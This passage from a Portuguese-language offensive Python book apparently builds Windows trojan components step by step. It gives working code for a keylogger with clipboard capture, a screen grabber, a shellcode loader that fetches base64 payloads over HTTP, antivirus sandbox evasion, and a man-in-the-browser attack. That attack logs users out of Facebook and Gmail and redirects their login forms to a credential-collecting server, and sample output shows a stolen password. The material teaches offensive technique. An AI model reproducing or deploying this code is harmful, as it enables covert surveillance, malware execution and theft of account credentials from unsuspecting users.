❷   user32.GetWindowThreadProcessId(hwnd, byref(pid))

    # armazena o ID do processo corrente
    process_id = "%d" % pid.value

    # obtém o executável
    executable = create_string_buffer("\x00" * 512)
❸   h_process = kernel32.OpenProcess(0x400 | 0x10, False, pid)

❹   psapi.GetModuleBaseNameA(h_process,None,byref(executable),512)

    # agora lê o seu título
    window_title = create_string_buffer("\x00" * 512)
❺   length = user32.GetWindowTextA(hwnd, byref(window_title),512)
    # exibe o cabeçalho se estivermos no processo correto
    print
❻   print "[ PID: %s - %s - %s ]" % (process_id, executable.value, window_title.value)
    print
```

```
    # fecha os handles
    kernel32.CloseHandle(hwnd)
    kernel32.CloseHandle(h_process)
```

Muito bem! Acabamos de definir algumas variáveis auxiliares e uma função que capturará a janela ativa e o ID de processo associado. Inicialmente, chamamos `GetForegroundWindow` ❶, que retorna um handle para a janela ativa no desktop do alvo. Em seguida, passamos esse handle para a função `GetWindowThreadProcessId` ❷ para obter o ID do processo associado à janela. Então, abrimos o processo ❸ e, usando o handle de processo resultante, descobrimos o nome do executável ❹ do processo. O último passo consiste em obter o texto completo da barra de título da janela por meio da função `GetWindowTextA` ❺. No final de nosso função auxiliar, exibimos todas as informações ❻ em um cabeçalho elegante para que você possa ver claramente os pressionamentos de tecla associados aos respectivos processos e janelas. Agora vamos inserir a parte principal de nosso logger de teclas para concluí-lo:

```
def KeyStroke(event):

    global current_window

    # verifica se houve mudança de janela no alvo
❶   if event.WindowName != current_window:
        current_window = event.WindowName
        get_current_process()

    # se uma tecla-padrão foi pressionada
❷   if event.Ascii > 32 and event.Ascii < 127:
        print chr(event.Ascii),
    else:
        # se foi um [Ctrl-V], obtém o valor da área de transferência (clipboard)
❸       if event.Key == "V":
            win32clipboard.OpenClipboard()
            pasted_value = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()

            print "[PASTE] - %s" % (pasted_value),
        else:
            print "[%s]" % event.Key,

    # passa a execução para o próximo hook registrado
    return True
```

```
    # cria e registra um gerenciador de hooks
❹ kl         = pyHook.HookManager()
❺ kl.KeyDown = KeyStroke

    # registra o hook e executa indefinidamente
❻ kl.HookKeyboard()
    pythoncom.PumpMessages()
```

É tudo de que você precisa! Definimos nosso `HookManager` ❹ do PyHook e, em seguida, associamos o evento `KeyDown` à função de callback `KeyStroke` ❺ definida pelo usuário. Então, instruímos o PyHook a fazer hook de todos os pressionamentos de tecla ❻ e continuar a execução. Sempre que o alvo pressionar uma tecla, nossa função `KeyStroke` será chamada com um objeto evento como seu único parâmetro. A primeira tarefa que fazemos é verificar se o usuário mudou de janela ❶; em caso afirmativo, obtemos o nome da nova janela e as informações do processo. Então, verificamos a tecla pressionada ❷ e, se ela estiver no intervalo de caracteres ASCII possível de ser exibido, simplesmente a apresentamos. Se for um modificador (por exemplo, as teclas **SHIFT**, **ctrl** ou **alt**) ou qualquer outra tecla que não seja padrão, acessamos o nome da tecla a partir do objeto evento. Também verificamos se o usuário está realizando uma operação de colar (paste) ❸ e, em caso afirmativo, exibimos o conteúdo da área de transferência (clipboard). A função de callback é concluída ao retornar `True` para permitir que o próximo hook na cadeia – se houver – processe o evento. Vamos colocar esse código em ação!

Fazendo um teste rápido

É fácil testar o nosso keylogger. Basta executá-lo e começar a usar o Windows normalmente. Experimente usar o seu navegador web, a calculadora ou qualquer outra aplicação e visualize os resultados em seu terminal. A saída a seguir parecerá um pouco estranha, o que se deve somente à formatação do livro:

```
C:\>python keylogger-hook.py

[ PID: 3836 - cmd.exe - C:\WINDOWS\system32\cmd.exe -
c:\Python27\python.exe key logger-hook.py ]

t e s t

[ PID: 120 - IEXPLORE.EXE - Bing - Microsoft Internet Explorer ]
```

```
w w w . n o s t a r c h . c o m [Return]

[ PID: 3836 - cmd.exe - C:\WINDOWS\system32\cmd.exe -
c:\Python27\python.exe keylogger-hook.py ]

[Lwin] r

[ PID: 1944 - Explorer.EXE - Run ]

c a l c [Return]

[ PID: 2848 - calc.exe - Calculator ]

1 [Lshift] + 1 =
```

Podemos notar que digitei a palavra *test* na janela principal, em que o script do keylogger foi executado. Em seguida, iniciei o Internet Explorer, acessei *www.nostarch.com* e executei outras aplicações. Agora podemos dizer, com segurança, que nosso keylogger pode ser adicionado à nossa bolsa de truques com cavalos de Troia! Vamos prosseguir com a captura de telas.

Capturando imagens de tela

A maioria dos malwares e dos frameworks para testes de invasão inclui a capacidade de capturar imagens de tela do alvo remoto. Isso pode ser útil na captura de imagens, de frames de vídeo ou de outros dados sensíveis que você poderá deixar de perceber com uma captura de pacotes ou com um keylogger. Felizmente, podemos usar o pacote PyWin32 (veja a seção "Instalando os pré-requisitos" na página 179) para fazer chamadas nativas para que a API do Windows acesse esses dados.

Uma ferramenta para fazer captura de telas usará a GDI (Graphics Device Interface) do Windows para determinar as propriedades necessárias – por exemplo, o tamanho total da tela – e obter a imagem. Alguns softwares para captura de telas obterão somente uma imagem da janela ou da aplicação ativa no momento, mas, em nosso caso, queremos capturar a tela toda. Vamos começar. Abra o arquivo *screenshotter.py* e insira o código a seguir:

```
import win32gui
import win32ui
import win32con
```

```
import win32api

# obtém um handle para a janela principal do desktop
❶ hdesktop = win32gui.GetDesktopWindow()

# determina o tamanho de todos os monitores em pixels
❷ width = win32api.GetSystemMetrics(win32con.SM_CXVIRTUALSCREEN)
height = win32api.GetSystemMetrics(win32con.SM_CYVIRTUALSCREEN)
left = win32api.GetSystemMetrics(win32con.SM_XVIRTUALSCREEN)
top = win32api.GetSystemMetrics(win32con.SM_YVIRTUALSCREEN)

# cria um contexto de dispositivo
❸ desktop_dc = win32gui.GetWindowDC(hdesktop)
img_dc = win32ui.CreateDCFromHandle(desktop_dc)

# cria um contexto de dispositivo em memória
❹ mem_dc = img_dc.CreateCompatibleDC()

# cria um objeto bitmap
❺ screenshot = win32ui.CreateBitmap()
screenshot.CreateCompatibleBitmap(img_dc, width, height)
mem_dc.SelectObject(screenshot)

# copia a tela para o nosso contexto de dispositivo em memória
❻ mem_dc.BitBlt((0, 0), (width, height), img_dc, (left, top), win32con.SRCCOPY)

❼ # salva o bitmap em um arquivo
screenshot.SaveBitmapFile(mem_dc, 'c:\\WINDOWS\\Temp\\screenshot.bmp')

# remove nossos objetos
mem_dc.DeleteDC()
win32gui.DeleteObject(screenshot.GetHandle())
```

Vamos analisar o que esse pequeno script faz. Inicialmente, adquirimos um handle para todo o desktop ❶, que inclui toda a área visível em vários monitores. Em seguida, determinamos o tamanho da(s) tela(s) ❷ para que possamos saber as dimensões exigidas para a imagem da tela. Criamos um contexto de dispositivo (device context)[2] usando a função `GetWindowDC` ❸ e lhe passamos um handle para o nosso desktop. A seguir, devemos criar um contexto de dispositivo em memória

2 Para saber tudo sobre contextos de dispositivo e programação GDI, acesse a página do MSDN em *http://msdn.microsoft.com/en-us/library/windows/desktop/dd183553(v=vs.85).aspx*.

❹, em que armazenaremos nossa imagem capturada até gravarmos os bytes do bitmap em um arquivo. Então, criamos um objeto bitmap ❺ que será definido com o contexto de dispositivo de nosso desktop. A chamada a `SelectObject` então faz que o contexto de dispositivo em memória aponte para o objeto bitmap que estamos capturando. Usamos a função `BitBlt` ❻ para fazer uma cópia bit a bit da imagem do desktop e armazená-la no contexto em memória. Pense nisso como uma chamada a `memcpy` para objetos GDI. O último passo consiste em fazer o dump da imagem para o disco ❼. Esse script é fácil de ser testado: basta executá-lo a partir da linha de comando e verificar o diretório `C:\WINDOWS\Temp` para ver se o seu arquivo *screenshot.bmp* está lá. Vamos prosseguir para a execução de shellcode.

Execução de shellcode usando Python

Pode haver uma ocasião em que você desejará interagir com um de seus computadores-alvo ou usar um novo módulo de exploit atraente a partir de seu framework predileto de testes de invasão ou de exploits. Normalmente, embora nem sempre, isso exige alguma forma de execução de shellcode. Para executar shellcode puro, simplesmente precisamos criar um buffer em memória e, usando o módulo `ctypes`, devemos criar um ponteiro de função para essa região de memória e chamar a função. Em nosso caso, usaremos a `urllib2` para obter o shellcode de um servidor web em formato base64 e, então, executá-lo. Vamos começar! Abra o arquivo *shell_exec.py* e insira o código a seguir:

```
import urllib2
import ctypes
import base64

# obtém o shellcode de nosso servidor web
url = "http://localhost:8000/shellcode.bin"
❶ response = urllib2.urlopen(url)

# decodifica o shellcode a partir de dados em base64
shellcode = base64.b64decode(response.read())

# cria um buffer em memória
❷ shellcode_buffer = ctypes.create_string_buffer(shellcode, len(shellcode))

# cria um ponteiro de função para o nosso shellcode
```

```
❸ shellcode_func   = ctypes.cast(shellcode_buffer, ctypes.CFUNCTYPE(ctypes.c_void_p))

   # chama o nosso shellcode
❹ shellcode_func()
```

Não é incrível? Iniciamos o script ao obter o nosso shellcode codificado em base64 a partir de nosso servidor web ❶. Em seguida, alocamos um buffer ❷ para armazenar o shellcode depois que ele tiver sido decodificado. A função `cast` de ctypes permite fazer um cast do buffer para atuar como um ponteiro de função ❸; desse modo, podemos chamar o nosso shellcode como chamaríamos qualquer função Python normal. Finalizamos chamando o nosso ponteiro de função, que, por sua vez, faz o shellcode ser executado ❹.

Fazendo um teste rápido

Você pode codificar manualmente um shellcode ou usar seu framework preferido de testes de invasão como o CANVAS ou o Metasploit[3] para gerá-lo para você. No meu caso, escolhi um shellcode de callback para Windows x86 do CANVAS. Armazene o shellcode puro (e não o buffer em forma de string!) em */tmp/shellcode.raw*, em seu computador Linux, e execute o seguinte:

```
justin$ base64 -i shellcode.raw > shellcode.bin
justin$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Simplesmente codificamos o shellcode em base64 usando a linha de comando padrão do Linux. O próximo truque consiste em usar o módulo `SimpleHTTPServer` para tratar o seu diretório de trabalho corrente (em nosso caso, é */tmp/*) como o seu web root. Qualquer solicitação de arquivos será atendida automaticamente para você. Agora coloque o seu script *shell_exec.py* em sua Windows VM e execute-o. Você deverá ver o seguinte em seu terminal Linux:

```
192.168.112.130 - - [12/Jan/2014 21:36:30] "GET /shellcode.bin HTTP/1.1" 200 -
```

Esse resultado indica que o seu script obteve o shellcode do servidor web simples que você instalou utilizando o módulo `SimpleHTTPServer`. Se tudo correr bem, você receberá um shell de volta em seu framework, e *calc.exe* surgirá ou uma caixa de mensagem será exibida ou ocorrerá o que quer que o seu shellcode tenha sido compilado para fazer.

3 Como o CANVAS é uma ferramenta comercial, dê uma olhada neste tutorial para gerar payloads do Metasploit em *http://www.offensive-security.com/metasploit-unleashed/Generating_Payloads*.

Detecção de sandbox

Cada vez mais, as soluções antivírus empregam alguma forma de sandboxing para determinar o comportamento de espécimes suspeitos. Independentemente de essa sandbox executar no perímetro da rede, o que está se tornando mais popular, ou no próprio computador-alvo, devemos fazer o melhor que pudermos para não entrar em contato com nenhum sistema de defesa instalado na rede do alvo. Podemos usar alguns indicadores para tentar determinar se nosso cavalo de Troia está executando em uma sandbox. Monitoraremos nosso computador-alvo para verificar se houve dados de entradas recentes do usuário, incluindo pressionamento de teclas e cliques de mouse.

Em seguida, adicionaremos um pouco de inteligência básica para procurar pressionamentos de teclas, cliques de mouse e cliques duplos. Nosso script também tentará determinar se o operador da sandbox está enviando dados de entrada repetidamente (ou seja, uma sucessão rápida e suspeita de cliques de mouse contínuos) para tentar responder a métodos rudimentares de detecção de sandbox. Compararemos a última vez que um usuário interagiu com o computador em relação ao tempo que o computador está executando, o que deverá nos dar uma boa ideia para indicar se estamos ou não em uma sandbox. Um computador normal efetua diversas interações em algum momento do dia desde que foi inicializado, enquanto um ambiente de sandbox geralmente não tem nenhuma interação com o usuário, pois as sandboxes normalmente são usadas como uma técnica automatizada de análise de malwares.

Podemos, então, determinar se gostaríamos de continuar ou não a execução. Vamos começar trabalhando em um código para detectar sandbox. Abra o arquivo *sandbox_detect.py* e insira o código a seguir:

```
import ctypes
import random
import time
import sys

user32   = ctypes.windll.user32
kernel32 = ctypes.windll.kernel32
keystrokes       = 0
mouse_clicks     = 0
double_clicks    = 0
```

Essas são as principais variáveis, que serão usadas para monitorar o número total de cliques de mouse, cliques duplos e pressionamento de teclas. Mais tarde, daremos uma olhada também nos intervalos de tempo entre os eventos de mouse. Vamos agora criar e testar um código para detectar há quanto tempo o sistema está executando e quanto tempo se passou desde a última entrada de dados do usuário. Adicione a função a seguir em seu script *sandbox_detect.py*:

```
    class LASTINPUTINFO(ctypes.Structure):
        _fields_ = [("cbSize", ctypes.c_uint),
                    ("dwTime", ctypes.c_ulong)
                    ]
    def get_last_input():

        struct_lastinputinfo = LASTINPUTINFO()
❶       struct_lastinputinfo.cbSize = ctypes.sizeof(LASTINPUTINFO)

        # obtém a última entrada registrada
❷       user32.GetLastInputInfo(ctypes.byref(struct_lastinputinfo))

        # agora determina há quanto tempo o computador está executando
❸       run_time = kernel32.GetTickCount()

        elapsed = run_time - struct_lastinputinfo.dwTime

        print "[*] It's been %d milliseconds since the last input event." % elapsed

        return elapsed

    # CÓDIGO DE TESTE. REMOVA O QUE ESTIVER DEPOIS DESTE PARÁGRAFO!
❹   while True:
        get_last_input()
        time.sleep(1)
```

Definimos uma estrutura `LASTINPUTINFO` que armazenará o timestamp (em milissegundos) de quando o último evento de entrada foi detectado no sistema. Observe que foi necessário inicializar a variável `cbSize` ❶ com o tamanho da estrutura antes de fazer a chamada. Chamamos, então, a função `GetLastInputInfo` ❷, que preenche o nosso campo `struct_lastinputinfo.dwTime` com o timestamp. O próximo passo consiste em determinar há quanto tempo o sistema está executando por meio da chamada à função `GetTickCount` ❸. O último trecho de código ❹ é apenas um código de teste,

em que você pode executar o script e mover o mouse ou pressionar uma tecla e ver essa nova porção de código em ação.

Definiremos limites para esses valores referentes às entradas de usuário a seguir. Porém, antes disso, vale a pena observar que o tempo total de execução do sistema e o último evento detectado de entrada de usuário também podem ser relevantes para o seu método particular de implantação de código. Por exemplo, se você souber que está fazendo a implantação usando somente uma tática de phishing, é provável que um usuário deva ter clicado ou realizado alguma operação para ter sido infectado. Isso significa que nos últimos um ou dois minutos, você verá uma entrada do usuário. Se, por algum motivo, você perceber que o computador está executando há dez minutos e que a última entrada detectada foi há dez minutos, então é provável que você esteja em uma sandbox que não processou nenhuma entrada de usuário. Essas avaliações fazem parte de ter um bom cavalo de Troia que funcione de modo consistente.

Essa mesma técnica pode ser útil para fazer polling no sistema e verificar se um usuário está ou não inativo, pois você desejará começar a fazer captura de telas somente quando os usuários estiverem usando ativamente o computador e, de modo semelhante, quererá transmitir dados ou realizar outras tarefas somente quando o usuário parecer estar offline. Você poderá também, por exemplo, definir o perfil de um usuário ao longo do tempo para determinar em que dias e horas ele estará normalmente online.

Vamos apagar as últimas três linhas do código de teste e acrescentar um código para observar os pressionamentos de tecla e os cliques de mouse. Usaremos uma solução `ctypes` pura dessa vez, em vez do método do PyHook. Você pode facilmente usar o PyHook nesse caso também, mas ter alguns truques diferentes em sua caixa de ferramentas sempre ajuda, pois cada antivírus e cada tecnologia de sandboxing têm suas próprias maneiras de identificar esses truques. Vamos partir para a codificação:

```
def get_key_press():

    global mouse_clicks
    global keystrokes
❶   for i in range(0,0xff):
❷       if user32.GetAsyncKeyState(i) == -32767:

            # 0x1 é o código para um clique do botão esquerdo do mouse
```

```
❸            if i == 0x1:
                 mouse_clicks += 1
                 return time.time()
❹            elif i > 32 and i < 127:
                 keystrokes += 1
        return None
```

Essa função simples informa a quantidade de cliques de mouse, o instante em que foram feitos, além de quantos pressionamentos de tecla ocorreram no alvo. Isso funciona por meio da iteração pelo intervalo de teclas válidas de entrada ❶; para cada tecla, verificamos se ela foi pressionada usando a chamada à função `GetAsyncKeyState` ❷. Se detectarmos que a tecla foi pressionada, verificaremos se é igual a `0x1` ❸, que é o código virtual de tecla correspondente a um clique do botão esquerdo do mouse. Incrementamos o número total de cliques de mouse e retornamos o timestamp atual para que possamos realizar cálculos de tempo mais tarde. Também verificamos se teclas ASCII foram pressionadas no teclado ❹ e, em caso afirmativo, simplesmente incrementamos o número total de pressionamentos de tecla detectados. Vamos agora combinar os resultados dessas funções em nosso laço principal de detecção de sandbox. Adicione o código a seguir em *sandbox_detect.py*:

```
def detect_sandbox():

    global mouse_clicks
    global keystrokes

❶   max_keystrokes   = random.randint(10,25)
    max_mouse_clicks = random.randint(5,25)

    double_clicks          = 0
    max_double_clicks      = 10
    double_click_threshold = 0.250 # em segundos
    first_double_click     = None

    average_mousetime      = 0
    max_input_threshold    = 30000 # em milissegundos
    previous_timestamp = None
    detection_complete = False

❷   last_input = get_last_input()
```

```
        # se nosso limite for atingido, saímos
        if last_input >= max_input_threshold:
            sys.exit(0)
        while not detection_complete:

❸           keypress_time = get_key_press()

            if keypress_time is not None and previous_timestamp is not None:

                # calcula o período de tempo entre cliques duplos
❹               elapsed = keypress_time - previous_timestamp

                # o usuário deu um clique duplo
❺               if elapsed <= double_click_threshold:
                    double_clicks += 1

                    if first_double_click is None:

                        # obtém o timestamp do primeiro clique duplo
                        first_double_click = time.time()

                    else:

❻                       if double_clicks == max_double_clicks:
❼                           if keypress_time - first_double_click <= ¬
                            (max_double_clicks * double_click_threshold):
                            sys.exit(0)

                # estamos satisfeitos com o fato de haver entradas suficientes do usuário
❽               if keystrokes >= max_keystrokes and double_clicks >= max_¬
                double_clicks and mouse_clicks >= max_mouse_clicks:

                    return

                previous_timestamp = keypress_time

            elif keypress_time is not None:
                previous_timestamp = keypress_time

    detect_sandbox()
    print "We are ok!"
```

Muito bem. Tome cuidado com a indentação dos blocos de código anteriores! Começamos definindo algumas variáveis ❶ para monitorar o tempo dos cliques de mouse e alguns limites que dizem respeito à quantidade de pressionamentos

de tecla ou de cliques de mouse com que estaremos satisfeitos por considerar que estamos executando fora de uma sandbox. A cada execução, esses limites recebem um valor aleatório, porém, é claro, você pode definir seus próprios limites de acordo com seus testes.

Calculamos, então, o tempo decorrido ❷ desde que alguma forma de entrada de usuário foi registrada no sistema e, se acharmos que muito tempo se passou desde que vimos uma entrada (de acordo com o modo como a infecção ocorreu, conforme mencionamos anteriormente), saímos e o cavalo de Troia morre. Nesse caso, em vez de morrer, você também pode optar por realizar alguma atividade inócua, por exemplo, ler chaves aleatórias de registro ou verificar arquivos. Depois que passarmos por essa verificação inicial, prosseguiremos para o nosso laço principal de detecção de pressionamentos de tecla e de cliques de mouse.

Inicialmente, verificamos se houve pressionamentos de tecla ou cliques de mouse ❸ e sabemos que se a função retornar um valor, será o timestamp do instante em que o clique de mouse ocorreu. A seguir, calculamos o tempo decorrido entre os cliques de mouse ❹ e comparamos esse valor com o nosso limite ❺ para determinar se houve um clique duplo. Com a detecção de cliques duplos, verificamos se o operador da sandbox está enviando eventos de clique continuamente ❻ para a sandbox, com o intuito de tentar se desviar de técnicas de detecção de sandbox. Por exemplo, seria muito incomum ver cem cliques duplos seguidos durante o uso normal de um computador. Se o número máximo de cliques duplos for alcançado e ocorrerem em uma rápida sucessão ❼, encerramos o script. Nosso passo final consiste em ver se passamos por todas as verificações e se alcançamos a nossa quantidade máxima de cliques, pressionamentos de tecla e cliques duplos ❽; em caso afirmativo, saímos de nossa função de detecção de sandbox.

Incentivo você a ajustar e a trabalhar com as configurações, além de acrescentar outros recursos como a detecção em máquinas virtuais. Pode ser que valha a pena monitorar o uso normal no que se refere a cliques de mouse, cliques duplos e pressionamentos de teclas em alguns computadores que sejam seus (quero dizer, que sejam de sua propriedade – não aqueles que você invadiu!) para ver em que ponto se encontram os valores ideais. De acordo com o seu alvo, talvez você queira ser mais paranoico em relação às configurações ou poderá não estar nem um pouco preocupado com detecção de sandbox. Usar as ferramentas desenvolvidas neste capítulo pode servir como uma camada de base para os recursos a serem desenvolvidos em seu cavalo de Troia e, como consequência da modularidade de nosso framework para cavalos de Troia, você poderá optar por implantar qualquer um desses recursos.

CAPÍTULO 9

Diversão com o Internet Explorer

A automação do Windows COM apresenta diversos usos práticos, desde interagir com serviços baseados em rede até incluir uma planilha Microsoft Excel em sua própria aplicação. Todas as versões de Windows a partir do XP permitem incluir um objeto COM para Internet Explorer nas aplicações e utilizaremos esse recurso neste capítulo. Ao usar o objeto nativo de automação do IE, criaremos um ataque do tipo man-in-the-browser, em que será possível roubar credenciais de um site enquanto um usuário estiver interagindo com ele. Faremos com que esse ataque de roubo de credenciais seja extensível para que possamos coletar dados de vários sites-alvos. O último passo será usar o Internet Explorer como meio para extrair dados de um sistema-alvo. Incluiremos a criptografia de chave pública para proteger os dados extraídos do alvo para que somente nós possamos descriptografá-los.

Você disse Internet Explorer? Apesar de outros navegadores como o Google Chrome e o Mozilla Firefox serem bastante populares atualmente, a maioria dos ambientes corporativos continua usando o Internet Explorer como navegador-padrão. Obviamente, você não pode remover o Internet Explorer de um sistema Windows – portanto essa técnica deverá estar sempre disponível ao seu cavalo de Troia para Windows.

Man-in-the-browser

Os ataques *MitB (man-in-the-browser)* estão presentes desde a virada do novo milênio. Eles são uma variação do ataque clássico man-in-the-middle. Em vez de atuar no meio de uma comunicação, o malware se instala e rouba credenciais ou informações sensíveis do navegador inocente do alvo. A maioria dessas espécies de malware (normalmente chamados de *Browser Helper Objects*) se insere no navegador ou injeta códigos para que possa manipular o próprio processo do navegador. À medida que os desenvolvedores de navegadores passam a estar cientes dessas técnicas e os fornecedores de antivírus se preocupam cada vez mais com

esse comportamento, precisamos ser um pouco mais furtivos. Ao tirar proveito da interface COM nativa para o Internet Explorer, podemos controlar qualquer sessão do IE para obter credenciais de sites de redes sociais ou logins para emails. É claro que essa lógica pode ser estendida de modo a fazer alterações na senha de um usuário ou realizar transações em sessões em que o usuário estiver logado. Conforme o seu alvo, essa técnica também pode ser usada em conjunto com o seu módulo de keylogger (logging de teclas) para forçar os usuários a se autenticarem no site novamente enquanto as teclas pressionadas são capturadas.

Começaremos com um exemplo simples que observará um usuário navegar pelo Facebook ou pelo Gmail, fará que ele deixe de estar autenticado e, em seguida, modificará o formulário de login para que o nome do usuário e a senha sejam enviados a um servidor HTTP que esteja em *nosso* controle. Nosso servidor HTTP, então, simplesmente redirecionará os usuários de volta para a verdadeira página de login.

Se você já fez algum desenvolvimento em JavaScript, perceberá que o modelo COM para interagir com o IE é muito semelhante. Estamos selecionando o Facebook e o Gmail porque os usuários de empresas têm o péssimo hábito de reutilizar senhas e de usar esses serviços para assuntos profissionais (particularmente, encaminhar emails de trabalho para o Gmail, usar o bate-papo do Facebook para conversar com colegas de trabalho e assim por diante). Vamos abrir o arquivo *mitb.py* e inserir o código a seguir:

```
import win32com.client
import time
import urlparse
import urllib

❶ data_receiver = "http://localhost:8080/"

❷ target_sites  = {}
target_sites["www.facebook.com"] = ¬
    {"logout_url"      : None,
     "logout_form"     : "logout_form",
     "login_form_index": 0,
     "owned"           : False}

target_sites["accounts.google.com"]    = ¬
    {"logout_url"       : "https://accounts.google.com/¬
                          Logout?hl=en&continue=https://accounts.google.com/¬
                          ServiceLogin%3Fservice%3Dmail",
```

```
        "logout_form"      : None,
        "login_form_index" : 0,
        "owned"            : False}

    # usa o mesmo alvo para vários domínios Gmail
    target_sites["www.gmail.com"]   = target_sites["accounts.google.com"]
    target_sites["mail.google.com"] = target_sites["accounts.google.com"]

    clsid='{9BA05972-F6A8-11CF-A442-00A0C90A8F39}'

❸ windows = win32com.client.Dispatch(clsid)
```

Esse é o código que comporá o nosso ataque (do tipo) man-in-the-browser. Definimos nossa variável `data_receiver` ❶ como o servidor web que receberá as credenciais de nossos sites-alvos. Esse método é mais arriscado, pois um usuário esperto poderá ver o redirecionamento ocorrer; desse modo, como projeto para uma lição de casa no futuro, você poderia pensar em maneiras de obter cookies ou de enviar as credenciais armazenadas no DOM por meio de uma tag de imagem ou de outros meios que pareçam menos suspeitos. Em seguida, criamos um dicionário contendo sites-alvos ❷ que serão suportados pelo nosso ataque. Os membros do dicionário são: `logout_url`, que é um URL para o qual podemos fazer um redirecionamento por meio de uma solicitação GET para forçar um usuário a fazer logout; `logout_form`, que é um elemento do DOM que podemos submeter para forçar o logout; `login_form_index`, que é a localização relativa do formulário de login que modificaremos no DOM do domínio do alvo; a flag `owned`, que nos informa se já capturamos as credenciais de um site-alvo, pois não queremos ficar forçando os usuários a fazer login repetidamente, pois, do contrário, o alvo poderá suspeitar de algo. Então, usamos o ID de classe do Internet Explorer e instanciamos o objeto COM ❸, que nos dará acesso a todas as abas e instâncias do Internet Explorer que estiverem executando no momento.

Agora que temos a estrutura de suporte implementada, vamos criar o laço principal de nosso ataque:

```
    while True:

❶       for browser in windows:

            url = urlparse.urlparse(browser.LocationUrl)
```

```
❷       if url.hostname in target_sites:

❸           if target_sites[url.hostname]["owned"]:
                continue

            # se houver um URL, podemos simplesmente fazer o redirecionamento
❹           if target_sites[url.hostname]["logout_url"]:
                browser.Navigate(target_sites[url.hostname]["logout_url"])
                wait_for_browser(browser)

            else:

                # obtém todos os elementos do documento
❺               full_doc = browser.Document.all

                # faz uma iteração, procurando o formulário de logout
                for i in full_doc:

                    try:

                        # encontra o formulário de logout e submete-o
❻                       if i.id == target_sites[url.hostname]["logout_form"]:
                            i.submit()
                            wait_for_browser(browser)

                    except:
                        pass

            # agora modificaremos o formulário de login
            try:
                login_index = target_sites[url.hostname]["login_form_index"]
                login_page = urllib.quote(browser.LocationUrl)
❼               browser.Document.forms[login_index].action = "%s%s" % (data_receiver, login_page)
                target_sites[url.hostname]["owned"] = True

            except:
                pass
    time.sleep(5)
```

Esse é o nosso laço principal, em que monitoramos a sessão de navegação de nosso alvo para os sites dos quais queremos roubar as credenciais. Começamos

fazendo uma iteração por todos os objetos Internet Explorer ❶ em execução no momento; isso inclui as abas ativas no IE moderno. Se descobrirmos que o alvo está acessando um de nossos sites predefinidos ❷, podemos iniciar a lógica principal de nosso ataque. O primeiro passo consiste em determinar se já executamos um ataque contra esse site ❸; em caso afirmativo, não vamos executá-lo novamente (esse procedimento apresenta uma desvantagem, pois se o usuário não inseriu a senha corretamente, você não poderá obter suas credenciais; deixarei a melhoria de nossa solução simplificada como lição de casa para você).

Em seguida, testamos se o site-alvo tem um URL simples de logout para o qual podemos redirecionar ❹ e, em caso afirmativo, forçamos o navegador a fazer isso. Se o site-alvo (por exemplo, o Facebook) exigir que o usuário submeta um formulário a forçar o logout, iniciaremos uma iteração pelo DOM ❺ e, quando descobrirmos o ID do elemento HTML que estiver registrado para o formulário de logout ❻, forçaremos o formulário a ser submetido. Depois que o usuário tiver sido redirecionado para o formulário de login, modificaremos o endpoint do formulário para que o nome do usuário e a senha sejam enviados a um servidor que esteja em nosso controle ❼ e, em seguida, esperaremos que o usuário faça login. Observe que inserimos o nome de host de nosso site-alvo no final do URL de nosso servidor HTTP que coletará as credenciais. Isso é feito para que o nosso servidor HTTP saiba para qual site deverá redirecionar o navegador depois que as credenciais tiverem sido coletadas.

Você verá a função `wait_for_browser` ser referenciada em alguns pontos; essa é uma função simples que espera um navegador concluir uma operação, como acessar uma nova página ou esperar que uma página seja totalmente carregada. Vamos acrescentar essa funcionalidade inserindo o código a seguir antes do laço principal de nosso script:

```
def wait_for_browser(browser):

    # espera o navegador terminar de carregar uma página
    while browser.ReadyState != 4 and browser.ReadyState != "complete":
        time.sleep(0.1)

    return
```

É bem simples. Estamos somente esperando que o DOM esteja totalmente carregado antes de permitir que o restante de nosso script continue a executar. Isso nos permite dimensionar cuidadosamente o tempo necessário para quaisquer modificações do DOM ou operações de parsing.

Criando o servidor

Agora que implementamos o nosso script de ataque, vamos criar um servidor HTTP bem simples para coletar as credenciais à medida que elas forem submetidas. Abra um arquivo novo chamado *cred_server.py* e insira o código a seguir:

```
import SimpleHTTPServer
import SocketServer
import urllib

class CredRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_POST(self):
❶       content_length = int(self.headers['Content-Length'])
❷       creds = self.rfile.read(content_length).decode('utf-8')
❸       print creds
❹       site = self.path[1:]
        self.send_response(301)
❺       self.send_header('Location',urllib.unquote(site))
        self.end_headers()

❻ server = SocketServer.TCPServer(('0.0.0.0', 8080), CredRequestHandler)
server.serve_forever()
```

Esse trecho simples de código corresponde ao nosso servidor HTTP especialmente projetado. Inicializamos a classe-base `TCPServer` com o IP, a porta e a classe `CredRequestHandler` ❻, que será responsável por cuidar das solicitações HTTP POST. Quando nosso servidor receber uma solicitação do navegador do alvo, leremos o cabeçalho `Content-Length` ❶ para determinar o tamanho da solicitação e, em seguida, o conteúdo da solicitação ❷ e o exibiremos ❸. Então, faremos o parse do site de origem (Facebook, Gmail etc.) ❹ e forçaremos o navegador do alvo a fazer o redirecionamento ❺ de volta à página principal do site-alvo. Um recurso adicional que pode ser acrescentado nesse caso é fazer com que um email seja enviado a você sempre que novas credenciais forem recebidas para que você tente fazer login usando as credenciais do alvo antes que os usuários tenham chance de alterar suas senhas. Vamos colocar esse código em ação.

Fazendo um teste rápido

Inicie uma nova instância do IE e execute os scripts *mitb.py* e *cred_server.py* em janelas separadas. Você pode testar navegando por vários sites previamente para garantir que não haja nenhum comportamento estranho e inesperado. Agora, acesse o Facebook

ou o Gmail e tente fazer login. Na janela em que *cred_server.py* estiver executando, você deverá ver algo como o que se segue, se usarmos o Facebook como exemplo:

```
C:\>python.exe cred_server.py
lsd=AVog7IRe&email=justin@nostarch.com&pass=pyth0nrocks&default_persistent=0&¬
timezone=180&lgnrnd=200229_SsTf&lgnjs=1394593356&locale=en_US
localhost - - [12/Mar/2014 00:03:50] "POST /www.facebook.com HTTP/1.1" 301 -
```

Podemos ver claramente as credenciais chegando, e o redirecionamento feito pelo servidor, levando o navegador de volta à tela principal de login. É claro que podemos também realizar um teste em que o Internet Explorer esteja executando e que você já esteja logado no Facebook; tente, então, executar o seu script *mitb.py* e você verá como ele forçará o logout. Agora que podemos roubar as credenciais dos usuários dessa maneira, vamos ver como podemos iniciar o IE de modo a ajudar na extração de dados de uma rede-alvo.

Automação de COM com o IE para extração de dados

